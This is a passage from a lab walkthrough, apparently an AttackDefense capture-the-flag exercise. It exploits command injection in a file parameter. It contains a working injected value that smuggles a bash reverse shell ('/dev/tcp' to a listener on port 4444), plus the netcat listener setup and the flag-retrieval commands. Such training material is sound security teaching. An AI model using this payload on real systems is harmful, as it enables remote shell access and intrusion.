
Start netcat listener on the host:

Command: nc -lvp 4444

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Modify the file name and append the netcat command.

Copy the IP address from the Host header and set the last digit as 2.



Send the above request and notice the response in the terminal having netcat listener:

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.105.241.3.
Ncat: Connection from 192.105.241.3:42714.
```

Step 4: Gaining a shell on the remote machine.


Start a netcat listener on the host machine:

Command: nc -lvp 4444

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Set the file parameter to:

file: README; bash -c 'bash -i >& /dev/tcp/192.105.241.2/4444 0>&1'



Notice the connection is received in the terminal:

```
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.105.241.3.
Ncat: Connection from 192.105.241.3:42738.
bash: cannot set terminal process group (14): Inappropriate ioctl for device
bash: no job control in this shell
groups: cannot find name for group ID 1000
I have no name!@victim-1:/$
```

Step 5: Retrieving the flag.

Commands:
find / -name flag 2>/dev/null
cat /tmp/flag

```
I have no name!@victim-1:/$ find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/tmp/flag
I have no name!@victim-1:/$ cat /tmp/flag
cat /tmp/flag
05d52d221ec8f4860da7733ff91c8c45
I have no name!@victim-1:/$
```

Flag: 05d52d221ec8f4860da7733ff91c8c45

References:

1. OWASP Top 10 (https://owasp.org/www-project-top-ten/)
2. A1: Injection (https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection.html)